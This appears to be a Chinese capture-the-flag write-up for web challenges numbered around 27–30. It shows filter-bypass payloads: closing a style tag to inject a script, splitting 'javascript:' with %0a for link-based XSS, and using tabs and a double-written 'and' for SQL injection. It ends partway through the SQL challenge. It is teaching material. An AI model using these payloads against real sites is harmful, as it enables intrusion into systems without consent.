


试试大小写绕过 `<STYLE>`





发现还是被过滤了，排除掉双写的方法，因为双写的办法DOM无法识别是一个标签，实现让DOM认识标签那么一定要保证标签的连贯性，也就是说至少要保证 `<style` 连贯的






我们尝试在<style后添加一些空字符，换行符等，<style+>，+号在url中代表空格，发现我们输入的值并不在<style>中，那么可能是闭合了




添加xss语句: </style+><script>alert(1)</script>




成功弹窗!

NO.28

还是xss




这次是会将输入的值放在一个超链接, 那么可以考虑用 `` 来触发弹窗




javascript被添加了"_" , 无法触发弹窗, 可以在javascript中加入换行符%0a, `javascr%0aipt:alert(1)`



也是xss





这道题和28题思路也是一样的, 同样是 ``




NO.30

提示也很明显了, sql注入







首先判断查询的内容是什么类型（字符型，数字型）




那么很明显就是数字类型了，可以用and来判断 `png=1 and 1#`



结果报错了，空格被替换成了<>, and估计也被过滤了；空格利用%09绕过，and双写尝试绕过；png=1%09aandnd%091#



查看显示位: png=1%09order%09by%091#

